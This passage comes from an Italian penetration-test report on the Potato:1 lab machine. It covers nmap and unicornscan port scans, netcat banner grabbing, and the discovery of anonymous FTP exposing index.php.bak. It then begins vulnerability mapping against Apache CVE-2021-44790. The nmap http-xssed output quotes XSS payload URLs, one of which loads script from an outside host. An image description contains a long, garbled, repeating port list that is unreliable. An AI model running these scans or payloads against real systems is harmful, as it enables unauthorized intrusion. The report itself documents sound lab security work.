
- **-sU**: esegue una scansione delle porte UDP.
- **-T5**: imposta la velocità della scansione al livello più rapido possibile (0-5), comunemente utilizzato per ambienti con macchine virtuali.

Dalla scansione risulta che 981 porte sono aperte e/o filtrate.



The screenshot shows a terminal window titled "user@kali: ~". The user has run the command `sudo unicornscan -i eth0 -mT -lV -p 1-65535 10.0.2.11`. The output indicates that the scan is using interface(s) eth0 and TCP mode. It shows statistics for sending 299.2 pps with 65535 packets sent total, and receiving 65535 packets. It lists open ports: TCP port 22 (ssh), TCP port 80 (http), and TCP port 2112 (idonix-metanet). Other ports like 2112, 2113, 2114, 2115, 2116, 2117, 2118, 2119, 2120, 2121, 2122, 2123, 2124, 2125, 2126, 2127, 2128, 2129, 2130, 2131, 2132, 2133, 2134, 2135, 2136, 2137, 2138, 2139, 2140, 2141, 2142, 2143, 2144, 2145, 2146, 2147, 2148, 2149, 2150, 2151, 2152, 2153, 2154, 2155, 2156, 2157, 2158, 2159, 2160, 2161, 2162, 2163, 2164, 2165, 2166, 2167, 2168, 2169, 2170, 2171, 2172, 2173, 2174, 2175, 2176, 2177, 2178, 2179, 2180, 2181, 2182, 2183, 2184, 2185, 2186, 2187, 2188, 2189, 2190, 2191, 2192, 2193, 2194, 2195, 2196, 2197, 2198, 2199, 2200, 2201, 2202, 2203, 2204, 2205, 2206, 2207, 2208, 2209, 2210, 2211, 2212, 2213, 2214, 2215, 2216, 2217, 2218, 2219, 2220, 2221, 2222, 2223, 2224, 2225, 2226, 2227, 2228, 2229, 2230, 2231, 2232, 2233, 2234, 2235, 2236, 2237, 2238, 2239, 2240, 2241, 2242, 2243, 2244, 2245, 2246, 2247, 2248, 2249, 2250, 2251, 2252, 2253, 2254, 2255, 2256, 2257, 2258, 2259, 2260, 2261, 2262, 2263, 2264, 2265, 2266, 2267, 2268, 2269, 2270, 2271, 2272, 2273, 2274, 2275, 2276, 2277, 2278, 2279, 2280, 2281, 2282, 2283, 2284, 2285, 2286, 2287, 2288, 2289, 2290, 2291, 2292, 2293, 2294, 2295, 2296, 2297, 2298, 2299, 2299, 2300, 2301, 2302, 2303, 2304, 2305, 2306, 2307, 2308, 2309, 2310, 2311, 2312, 2313, 2314, 2315, 2316, 2317, 2318, 2319, 2320, 2321, 2322, 2323, 2324, 2325, 2326, 2327, 2328, 2329, 2330, 2331, 2332, 2333, 2334, 2335, 2336, 2337, 2338, 2339, 2339, 2340, 2341, 2342, 2343, 2344, 2345, 2346, 2347, 2348, 2349, 2349, 2350, 2351, 2352, 2353, 2354, 2355, 2356, 2357, 2358, 2359, 2359, 2360, 2361, 2362, 2363, 2364, 2365, 2366, 2367, 2368, 2369, 2369, 2370, 2371, 2372, 2373, 2374, 2375, 2376, 2377, 2378, 2379, 2379, 2380, 2381, 2382, 2383, 2384, 2385, 2386, 2387, 2388, 2389, 2389, 2390, 2391, 2392, 2393, 2394, 2395, 2396, 2397, 2398, 2399, 2399, 2400, 2401, 2402, 2403, 2404, 2405, 2406, 2407, 2408, 2409, 2409, 2410, 2411, 2412, 2413, 2414, 2415, 2416, 2417, 2418, 2419, 2419, 2420, 2421, 2422, 2423, 2424, 2425, 2426, 2427, 2428, 2429, 2429, 2430, 2431, 2432, 2433, 2434, 2435, 2436, 2437, 2438, 2439, 2439, 2440, 2441, 2442, 2443, 2444, 2445, 2446, 2447, 2448, 2449, 2449, 2450, 2451, 2452, 2453, 2454, 2455, 2456, 2457, 2458, 2459, 2459, 2460, 2461, 2462, 2463, 2464, 2465, 2466, 2467, 2468, 2469, 2469, 2470, 2471, 2472, 2473, 2474, 2475, 2476, 2477, 2478, 2479, 2479, 2480, 2481, 2482, 2483, 2484, 2485, 2486, 2487, 2488, 2489, 2489, 2490, 2491, 2492, 2493, 2494, 2495, 2496, 2497, 2498, 2499, 2499, 2500, 2501, 2502, 2503, 2504, 2505, 2506, 2507, 2508, 2509, 2509, 2510, 2511, 2512, 2513, 2514, 2515, 2516, 2517, 2518, 2519, 2519, 2520, 2521, 2522, 2523, 2524, 2525, 2526, 2527, 2528, 2529, 2529, 2530, 2531, 2532, 2533, 2534, 2535, 2536, 2537, 2538, 2539, 2539, 2540, 2541, 2542, 2543, 2544, 2545, 2546, 2547, 2548, 2549, 2549, 2550, 2551, 2552, 2553, 2554, 2555, 2556, 2557, 2558, 2559, 2559, 2560, 2561, 2562, 2563, 2564, 2565, 2566, 2567, 2568, 2569, 2569, 2570, 2571, 2572, 2573, 2574, 2575, 2576, 2577, 2578, 2579, 2579, 2580, 2581, 2582, 2583, 2584, 2585, 2586, 2587, 2588, 2589, 2589, 2590, 2591, 2592, 2593, 2594, 2595, 2596, 2597, 2598, 2598, 2599, 2599, 2600, 2601, 2602, 2603, 2604, 2605, 2606, 2607, 2608, 2609, 2609, 2610, 2611, 2612, 2613, 2614, 2615, 2616, 2617, 2618, 2619, 2619, 2620, 2621, 2622, 2623, 2624, 2625, 2626, 2627, 2628, 2629, 2629, 2630, 2631, 2632, 2633, 2634, 2635, 2636, 2637, 2638, 2639, 2639, 2640, 2641, 2642, 2643, 2644, 2645, 2646, 2647, 2648, 2649, 2649, 2650, 2651, 2652, 2653, 2654, 2655, 2656, 2657, 2658, 2659, 2659, 2660, 2661, 2662, 2663, 2664, 2665, 2666, 2667, 2668, 2669, 2669, 2670, 2671, 2672, 2673, 2674, 2675, 2676, 2677, 2678, 2679, 2679, 2680, 2681, 2682, 2683, 2684, 2685, 2686, 2687, 2688, 2689, 2689, 2690, 2691, 2692, 2693, 2694, 2695, 2696, 2697, 2698, 2698, 2699, 2699, 2700, 2701, 2702, 2703, 2704, 2705, 2706, 2707, 2708, 2709, 2709, 2710, 2711, 2712, 2713, 2714, 2715, 2716, 2717, 2718, 2719, 2719, 2720, 2721, 2722, 2723, 2724, 2725, 2726, 2727, 2728, 2729, 2729, 2730, 2731, 2732, 2733, 2734, 2735, 2736, 2737, 2738, 2739, 2739, 2740, 2741, 2742, 2743, 2744, 2745, 2746, 2747, 2748, 2749, 2749, 2750, 2751, 2752, 2753, 2754, 2755, 2756, 2757, 2758, 2759, 2759, 2760, 2761, 2762, 2763, 2764, 2765, 2766, 2767, 2768, 2769, 2769, 2770, 2771, 2772, 2773, 2774, 2775, 2776, 2777, 2778, 2779, 2779, 2780, 2781, 2782, 2783, 2784, 2785, 2786, 2787, 2788, 2789, 2789, 2790, 2791, 2792, 2793, 2794, 2795, 2796, 2797, 2798, 2798, 2799, 2799, 2800, 2801, 2802, 2803, 2804, 2805, 2806, 2807, 2808, 2809, 2809, 2810, 2811, 2812, 2813, 2814, 2815, 2816, 2817, 2818, 2819, 2819, 2820, 2821, 2822, 2823, 2824, 2825, 2826, 2827, 2828, 2829, 2829, 2830, 2831, 2832, 2833, 2834, 2835, 2836, 2837, 2838, 2839, 2839, 2840, 2841, 2842, 2843, 2844, 2845, 2846, 2847, 2848, 2849, 2849, 2850, 2851, 2852, 2853, 2854, 2855, 2856, 2857, 2858, 2859, 2859, 2860, 2861, 2862, 2863, 2864, 2865, 2866, 2867, 2868, 2869, 2869, 2870, 2871, 2872, 2873, 2874, 2875, 2876, 2877, 2878, 2879, 2879, 2880, 2881, 2882, 2883, 2884, 2885, 2886, 2887, 2888, 2889, 2889, 2890, 2891, 2892, 2893, 2894, 2895, 2896, 2897, 2898, 2898, 2899, 2899, 2900, 2901, 2902, 2903, 2904, 2905, 2906, 2907, 2908, 2909, 2909, 2910, 2911, 2912, 2913, 2914, 2915, 2916, 2917, 2918, 2919, 2919, 2920, 2921, 2922, 2923, 2924, 2925, 2926, 2927, 2928, 2929, 2929, 2930, 2931, 2932, 2933, 2934, 2935, 2936, 2937, 2938, 2939, 2939, 2940, 2941, 2942, 2943, 2944, 2945, 2946, 2947, 2948, 2949, 2949, 2950, 2951, 2952, 2953, 2954, 2955, 2956, 2957, 2958, 2959, 2959, 2960, 2961, 2962, 2963, 2964, 2965, 2966, 2967, 2968, 2969, 2969, 2970, 2971, 2972, 2973, 2974, 2975, 2976, 2977, 2978, 2979, 2979, 2980, 2981, 2982, 2983, 2984, 2985, 2986, 2987, 2988, 2989, 2989, 2990, 2991, 2992, 2993, 2994, 2995, 2996, 2997, 2998, 2998, 2999, 2999, 3000, 3001, 3002, 3003, 3004, 3005, 3006, 3007, 3008, 3008, 3009, 3010, 3011, 3012, 3013, 3014, 3015, 3016, 3017, 3018, 3019, 3019, 3020, 3021, 3022, 3023, 3024, 3025, 3026, 3027, 3028, 3029, 3029, 3030, 3031, 3032, 3033, 3034, 3035, 3036, 3037, 3038, 3039, 3039, 3040, 3041, 3042, 3043, 3044, 3045, 3046, 3047, 3048, 3049, 3049, 3050, 3051, 3052, 3053, 3054, 3055, 3056, 3057, 3058, 3059, 3059, 3060, 3061, 3062, 3063, 3064, 3065, 3066, 3067, 3068, 3069, 3069, 3070, 3071, 3072, 3073, 3074, 3075, 3076, 3077, 3078, 3079, 3079, 3080, 3081, 3082, 3083, 3084, 3085, 3086, 3087, 3088, 3089, 3089, 3090, 3091, 3092, 3093, 3094, 3095, 3096, 3097, 3098, 3098, 3099, 3099, 3100, 3101, 3102, 3103, 3104, 3105, 3106, 3107, 3108, 3108, 3109, 3110, 3111, 3112, 3113, 3114, 3115, 3116, 3117, 3118, 3119, 3119, 3120, 3121, 3122, 3123, 3124, 3125, 3126, 3127, 3128, 3129, 3129, 3130, 3131, 3132, 3133, 3134, 3135, 3136, 3137, 3138, 3139, 3139, 3140, 3141, 3142, 3143, 3144, 3145, 3146, 3147, 3148, 3149, 3149, 3150, 3151, 3152, 3153, 3154, 3155, 3156, 3157, 3158, 3159, 3159, 3160, 3161, 3162, 3163, 3164, 3165, 3166, 3167, 3168, 3169, 3169, 3170, 3171, 3172, 3173, 3174, 3175, 3176, 3177, 3178, 3179, 3179, 3180, 3181, 3182, 3183, 3184, 3185, 3186, 3187, 3188, 3189, 3189, 3190, 3191, 3192, 3193, 3194, 3195, 3196, 3197, 3198, 3198, 3199, 3199, 3200, 3201, 3202, 3203, 3204, 3205, 3206, 3207, 3208, 3208, 3209, 3210, 3211, 3212, 3213, 3214, 3215, 3216, 3217, 3218, 3219, 3219, 3220, 3221, 3222, 3223, 3224, 3225, 3226, 3227, 3228, 3229, 3229, 3230, 3231, 3232, 3233, 3234, 3235, 3236, 3237, 3238, 3239, 3239, 3240, 3241, 3242, 3243, 3244, 3245, 3246, 3247, 3248, 3249, 3249, 3250, 3251, 3252, 3253, 3254, 3255, 3256, 3257, 3258, 3259, 3259, 3260, 3261, 3262, 3263, 3264, 3265, 3266, 3267, 3268, 3269, 3269, 3270, 3271, 3272, 3273, 3274, 3275, 3276, 3277, 3278, 3279, 3279, 3280, 3281, 3282, 3283, 3284, 3285, 3286, 3287, 3288, 3289, 3289, 3290, 3291, 3292, 3293, 3294, 3295, 3296, 3297, 3298, 3298, 3299, 3299, 3300, 3301, 3302, 3303, 3304, 3305, 3306, 3307, 3308, 3308, 3309, 3310, 3311, 3312, 3313, 3314, 3315, 3316, 3317, 3318, 3319, 3319, 3320, 3321, 3322, 3323, 3324, 3325, 3326, 3327, 3328, 3329, 3329, 3330, 3331, 3332, 3333, 3334, 3335, 3336, 3337, 3338, 3339, 3339, 3340, 3341, 3342, 3343, 3344, 3345, 3346, 3347, 3348, 3349, 3349, 3350, 3351, 3352, 3353, 3354, 3355, 3356, 3357, 3358, 3359, 3359, 3360, 3361, 3362, 3363, 3364, 3365, 3366, 3367, 3368, 3369, 3369, 3370, 3371, 3372, 3373, 3374, 3375, 3376, 3377, 3378, 3379, 3379, 3380, 3381, 3382, 3383, 3384, 3385, 3386, 3387, 3388, 3389, 3389, 3390, 3391, 3392, 3393, 3394, 3395, 3396, 3397, 3398, 3398, 3399, 3399, 3400, 3401, 3402, 3403, 3404, 3405, 3406, 3407, 3408, 3408, 3409, 3410, 3411, 3412, 3413, 3414, 3415, 3416, 3417, 3418, 3419, 3419, 3420, 3421, 3422, 3423, 3424, 3425, 3426, 3427, 3428, 3429, 3429, 3430, 3431, 3432, 3433, 3434, 3435, 3436, 3437, 3438, 3439, 3439, 3440, 3441, 3442, 3443, 3444, 3445, 3446, 3447, 3448, 3449, 3449, 3450, 3451, 3452, 3453, 3454, 3455, 3456, 3457, 3458, 3459, 3459, 3460, 3461, 3462, 3463, 3464, 3465, 3466, 3467, 3468, 3469, 3469, 3470, 3471, 3472, 3473, 3474, 3475, 3476, 3477, 3478, 3479, 3479, 3480, 3481, 3482, 3483, 3484, 3485, 3486, 3487, 3488, 3489, 3489, 3490, 3491, 3492, 3493, 3494, 3495, 3496, 3497, 3498, 3498, 3499, 3499, 3500, 3501, 3502, 3503, 3504, 3505, 3506, 3507, 3508, 3508, 3509, 3510, 3511, 3512, 3513, 3514, 3515, 3516, 3517, 3518, 3519, 3519, 3520, 3521, 3522, 3523, 3524, 3525, 3526, 3527, 3528, 3529, 3529, 3530, 3531, 3532, 3533, 3534, 3535, 3536, 3537, 3538, 3539, 3539, 3540, 3541, 3542, 3543, 3544, 3545, 3546, 3547, 3548, 3549, 3549, 3550, 3551, 3552, 3553, 3554, 3555, 3556, 3557, 3558, 3559, 3559, 3560, 3561, 3562, 3563, 3564, 3565, 3566, 3567, 3568, 3569, 3569, 3570, 3571, 3572, 3573, 3574, 3575, 3576, 3577, 3578, 3579, 3579, 3580, 3581, 3582, 3583, 3584, 3585, 3586, 3587, 3588, 3589, 3589, 3590, 3591, 3592, 3593, 3594, 3595, 3596, 3597, 3598, 3598, 3599, 3599, 3600, 3601, 3602, 3603, 3604, 3605, 3606, 3607, 3608, 3608, 3609, 3610, 3611, 3612, 3613, 3614, 3615, 3616, 3617, 3618, 3619, 3619, 3620, 3621, 3622, 3623, 3624, 3625, 3626, 3627, 3628, 3629, 3629, 3630, 3631, 3632, 3633, 3634, 3635, 3636, 3637, 3638, 3639, 3639, 3640, 3641, 3642, 3643, 3644, 3645, 3646, 3647, 3648, 3649, 3649, 3650, 3651, 3652, 3653, 3654, 3655, 3656, 3657, 3658, 3659, 3659, 3660, 3661, 3662, 3663, 3664, 3665, 3666, 3667, 3668, 3669, 3669, 3670, 3671, 3672, 3673, 3674, 3675, 3676, 3677, 3678, 3679, 3679, 3680, 3681, 3682, 3683, 3684, 3685, 3686, 3687, 3688, 3689, 3689, 3690, 3691, 3692, 3693, 3694, 3695, 3696, 3697, 3698, 3698, 3699, 3699, 3700, 3701, 3702, 3703, 3704, 3705, 3706, 3707, 3708, 3708, 3709, 3710, 3711, 3712, 3713, 3714, 3715, 3716, 3717, 3718, 3719, 3719, 3720, 3721, 3722, 3723, 3724, 3725, 3726, 3727, 3728, 3729, 3729, 3730, 3731, 3732, 3733, 3734, 3735, 3736, 3737, 3738, 3739, 3739, 3740, 3741, 3742, 3743, 3744, 3745, 3746, 3747, 374

- Porta 80(http)
- Porta 2112(idonix-metanet)



```

user@kali: ~
File Azioni Modifica Visualizza Aiuto

└─(user㉿kali)-[~]
$ sudo nmap -sV -T5 -p- 10.0.2.11
[sudo] password di user:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 03:36 CEST
Nmap scan report for potato (10.0.2.11)
Host is up (0.00017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
2112/tcp  open  ftp    ProFTPD
MAC Address: 08:00:27:9B:68:59 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.04 seconds

```

Figura 12 - Scansione porte TCP e informazioni servizi offerti Nmap

Nella figura 11 viene nuovamente lanciato il comando nmap ma con diversi parametri rispetto al precedente:

- **-sV**: rilevazione servizio e versione offerto da una porta
- **-T5**: come prima, scansione rapida sull'host
- **-p-**: scansione di tutte le porte da 0 a 65535

Come risultato vengono mostrate quali porte principali sono aperte e quali servizi offrono:

- Porta 22(ssh): OpenSSH 8.2p1
- Porta 80(http): Apache httpd 2.4.41
- Porta 2112(ftp): ProFTPD

Ne restano 65532 tra filtrate e chiuse.

5.2 PORTA 2112

La discrepanza tra Unicornscan e Nmap sulla [porta 2112](#)^[4] può essere dovuta a differenze nei loro database di servizi, inoltre leggiamo che nella lista delle porte ufficiali assegnate dalla IANA(Internet Assigned numbers Authority), la porta in questione è assegnata al servizio “**idonix-metanet**”.

idonix-metanet	2112	tcp	Idonix MetaNet	[Paul_Harrison]	[Paul_Harrison]
idonix-metanet	2112	udp	Idonix MetaNet	[Paul_Harrison]	[Paul_Harrison]

Figura 13 - IANA 2112

Proviamo una scansione più approfondita con nmap tramite Zenmap, effettuando una **intense scan modificata**, costituita dal seguente comando:

“nmap -p - -T5 -A -v 10.0.2.11”

Dove:

- **-p-**: Scansiona tutte le 65535 porte TCP.
- **-T5**: Usa la velocità di scansione più rapida.
- **-A**: Abilita OS detection, version detection, script scanning(script=default) e traceroute.
- **-v**: Modalità verbosa per dettagli aggiuntivi durante la scansione.

```
Nmap scan report for potato (10.0.2.11)
Host is up (0.00046s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)
|   256 f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b (ECDSA)
|   256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)
80/tcp    open  http   Apache httpd 2.4.41 ((Ubuntu))
| http-title: Potato company
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-server-header: Apache/2.4.41 (Ubuntu)
2112/tcp  open  ftp    ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 ftp      ftp          901 Aug  2  2020 index.php.bak
|_ -rw-r--r--  1 ftp      ftp          54 Aug  2  2020 welcome.msg
```

Figura 14 - Intense scan modificata Zenmap

Dall’output possiamo notare che, oltre ai nomi dei servizi già ottenuti in precedenza, abbiamo acquisito ulteriori informazioni dettagliate sui servizi stessi, dandoci la prova che

sulla porta 2112 sia effettivamente in esecuzione il servizio **ProFTPD**. Altra scoperta interessante riguarda la **modalità anonima** abilitata sul servizio ProFTPD tramite la quale vengono analizzati due file ma approfondiremo quest'ultima parte in vulnerability mapping.

Per un'ulteriore verifica, possiamo eseguire il "banner grabbing" tramite il comando **netcat** sull'host "potato" e sulla porta di nostro interesse per ottenere informazioni sul servizio in esecuzione su di essa.



```
user@kali: ~
File Azioni Modifica Visualizza Aiuto
└─(user㉿kali)-[~]
$ nc 10.0.2.11 2112
220 ProFTPD Server (Debian) [ ::ffff:10.0.2.11]
```

Figura 15 - Banner Grabbing 2112

Ci viene confermato che il servizio in esecuzione sulla porta 2112 è proFTPD Server ma non ci viene data alcuna informazione in merito alla versione del servizio.

5.3 SCANSIONI AVANZATE

Infine andiamo ad eseguire una scansione ancora più approfondita, ovvero una versione modificata della **Slow Comprehensive Scan**, costituita dal seguente comando:

```
"nmap -sS -p - -T5 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" 10.0.2.11"
```

Dove:

- **-sS**: Scansione TCP SYN (stealth).
- **-p-**: Scansiona tutte le 65535 porte TCP.
- **-T5**: Velocità di scansione massima.
- **-A**: Abilita OS detection, version detection, script scanning e traceroute.
- **-v**: Modalità verbosa per dettagli aggiuntivi durante la scansione.
- **-PE -PP**: Invia richieste ICMP Echo e Timestamp per vedere se l'host è attivo.
- **-PS80,443**: Invia pacchetti TCP SYN alle porte 80 e 443 per determinare se l'host è attivo.
- **-PA3389**: Invia pacchetti TCP ACK alla porta 3389 per determinare se l'host è attivo.
- **-PU40125**: Invia pacchetti UDP alla porta 40125 per determinare se l'host è attivo.

- **-PY:** Invia pacchetti SCTP INIT per determinare se l'host è attivo.
- **-g 53:** Utilizza la porta 53 come porta sorgente per la scansione. Questo può aiutare a bypassare alcuni firewall o filtri che non bloccano il traffico DNS.
- **--script "default or (discovery and safe)":** Esegue gli script Nmap che fanno parte della categoria "default" o che appartengono alle categorie "discovery" e "safe". Questi script possono fornire ulteriori informazioni sui servizi in esecuzione e altre caratteristiche dell'host.

5.3.1 SLOW COMPREHENSIVE SCAN RESULT

PORTE 22

```
nmap -sS -p - -T5 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" 10.0.2.11
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
banner: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.11
ssh2-enum-algos:
  kex_algorithms: (10)
    curve25519-sha256
    curve25519-sha256@libssh.org
    ecdh-sha2-nistp256
    ecdh-sha2-nistp384
    ecdh-sha2-nistp521
    diffie-hellman-group-exchange-sha256
    diffie-hellman-group16-sha512
    diffie-hellman-group18-sha512
    diffie-hellman-group14-sha256
    kex-strict-s-v0@openssh.com
  server_host_key_algorithms: (5)
    rsa-sha2-512
    rsa-sha2-256
    ssh-rsa
    ecdsa-sha2-nistp256
    ssh-ed25519
  encryption_algorithms: (6)
    chacha20-poly1305@openssh.com
    aes128-ctr
    aes192-ctr
    aes256-ctr
    aes128-gcm@openssh.com
    aes256-gcm@openssh.com
  mac_algorithms: (10)
    umac-64-etm@openssh.com
    umac-128-etm@openssh.com
    hmac-sha2-256-etm@openssh.com
    hmac-sha2-512-etm@openssh.com
    hmac-sha1-etm@openssh.com
    umac-64@openssh.com
    umac-128@openssh.com
    hmac-sha2-256
```

Figura 16 - Porta 22 in Slow Comprehensive Scan

PORTE 80

```

nmap -sS -p -T5 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" 10.0.2.11
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
| http-date: Sat, 29 Jun 2024 16:03:51 GMT; 0s from local time.
| http-traceroute:
|   Possible reverse proxy detected.
| http-title: Potato company
| http-xssed:
|
|UNFIXED XSS vuln.
|
| http://de.forum.qpotato.eu/Common/Aspx/ImageUpload/ImageUploadType1.aspx?FCID=%22%3E%3cscript%3Es=%22h<br>http://ompldr.org/vYnhqbw%22;r=%22\40%22;document.write%28%27%3cscript%27+r+%
|27src%27%27%27%27%3cbr>E%3C%3cscript%3E%27%29%3cscript%3E
|
| http://de.flyff.qpotato.eu/Forum/Common/Aspx/ErrMsg.aspx?TYPE=DB&ERRNO=1&SURL=%3C%22%3C%3CsCrIpT%3Ebr>alert(1)%3C/sCrIpT%3E
|
| http://register.qpotato.com/?m=Register&a=Registration
|
| http-headers:
|   Date: Sat, 29 Jun 2024 16:03:53 GMT
|   Server: Apache/2.4.41 (Ubuntu)
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
| (Request type: HEAD)
| http-referer-checker: Couldn't find any cross-domain scripts.
| http-comments-displayer: Couldn't find any comments.
| http-mobileversion-checker: No mobile version detected.
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0

```

Figura 17 - Porta 80 in Slow Comprehensive Scan

PORTA 2112

```

Nmap Output Ports / Hosts Topology Host Details Scans
nmap -sS -p -T5 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" 10.0.2.11
2112/tcp open  ftp  ProFTPD
|_banner: 220 ProFTPD Server (Debian) [::ffff:10.0.2.11]
|_ftp-anon: Anonymous FTP login allowed (FTP code 238)
|_rw-r--r-- 1 ftp    ftp      901 Aug  2  2020 index.php.bak
|_rw-r--r-- 1 ftp    ftp      54 Aug  2  2020 welcome.msg

```

Figura 18 - Porta 2112 in Slow Comprehensive Scan

Come possiamo notare:

- Sulla porta 22, abbiamo solo più dettagli relativi ai protocolli crittografici utilizzati dal servizio OpenSSH 8.2p1 e il banner grabbing effettuato da nmap.
- Sulla porta 80 otteniamo qualche informazione in più relativa alle tipologie di metodi accettate dal servizio (GET, HEAD, POST, OPTIONS) e all'http-header.
- Sulla porta 2112 otteniamo le stesse informazioni ottenute con la scansione precedente.

5.3.2 NMAP SCRIPT VULNERS

Infine andiamo ad eseguire un'ultima scansione che ci tornerà utile per la fase di vulnerability mapping, ovvero:

“sudo nmap -sV -p- --script vulners 10.0.2.11”

Che identifica i servizi e le loro eventuali vulnerabilità note, dove:

- **-sV**: Esegue la rilevazione della versione del servizio. Questa opzione dice a Nmap di tentare di determinare i dettagli della versione dei servizi in esecuzione su ciascuna porta aperta.
- **-p-**: Scansiona tutte le 65535 porte TCP. Normalmente, Nmap scansiona solo le prime 1000 porte più comuni, ma questa opzione indica di includere tutte le porte.
- **--script vulners**: Utilizza lo script “vulners”. Questo script cerca di identificare vulnerabilità note nei servizi rilevati, utilizzando il database di vulnerabilità Vulners.

6. VULNERABILITY MAPPING

Per la fase di Vulnerability Mapping su **Potato:1**, è stato applicato un approccio combinato che include sia **tecniche manuali** sia **strumenti automatizzati** per l'identificazione e l'analisi delle vulnerabilità presenti.

6.1 OBIETTIVI DELLA FASE

L'obiettivo di questa fase è stato di ottenere un quadro dettagliato delle vulnerabilità presenti sulla macchina target. La combinazione della ricerca manuale e delle scansioni automatiche ci ha permesso di avere un'analisi completa, identificando sia le vulnerabilità note che potrebbero essere facilmente sfruttate, sia quelle più complesse e meno documentate. Questo approccio ha garantito un vulnerability mapping accurato e dettagliato, fondamentale per le fasi successive del penetration testing.

6.2 METODO MANUALE

Inizialmente, è stata effettuata una ricerca manuale delle vulnerabilità utilizzando i dati raccolti precedentemente sulle porte aperte e sui servizi attivi. Le risorse principali per questa ricerca sono stati siti specializzati come **Exploit-DB** e **CVE Details**, oltre a ricerche mirate su Google. Questo approccio ci ha permesso di individuare specifiche vulnerabilità note per i servizi e le versioni in esecuzione sulla macchina target.

6.2.1 EXPLOIT-DB

PORTA 80

In base alle informazioni precedenti, è stato determinato che sulla porta 80 viene eseguito un servizio web utilizzando il software Apache 2.4.41. Ricercando questa versione specifica su [exploit-db](#)^[5], non sono state trovate informazioni rilevanti. Tuttavia, ampliando la ricerca a tutte le versioni della serie 2.4, abbiamo ottenuto un elenco di possibili vulnerabilità associate.

Show: 15					Filters	Reset All	
Date	D	A	V	Title	Type	Platform	Author
2023-04-01	✗	✓	✓	Apache 2.4.x - Buffer Overflow	WebApps	Multiple	Sunil Iyengar
2021-11-11	✗	✓	✗	Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (3)	WebApps	Multiple	Valentin Lobstein
2021-10-25	✗	✗	✗	Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2)	WebApps	Multiple	TheLastVV
2021-10-13	✗	✓	✓	Apache HTTP Server 2.4.50 - Path Traversal & Remote Code Execution (RCE)	WebApps	Multiple	Lucas Souza
2021-10-06	✗	✗	✓	Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	WebApps	Multiple	Lucas Souza

Figura 19 - Lista vulnerabilità Exploit-db

Di queste vulnerabilità, a noi interessa nello specifico solo [Apache 2.4.x – Buffer Overflow](#)^[5] poiché è l'unica valida per la versione 2.4.51 e precedenti (compreso quindi anche la 2.4.41), mentre le altre sono valide solo per le versioni specifiche 2.4.50 e 2.4.49, non includendo le versioni precedenti.

Nello specifico, la vulnerabilità in questione, è la seguente ([CVE-2021-44790](#)^[6]) con score **9.8**, quindi catalogata come “critica”:

CVE-2021-44790 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier.

QUICK INFO

CVE Dictionary Entry: CVE-2021-44790
NVD Published Date: 12/20/2021
NVD Last Modified: 11/06/2023
Source: Apache Software Foundation

Metrics

CVSS Version 4.0	CVSS Version 3.x	CVSS Version 2.0
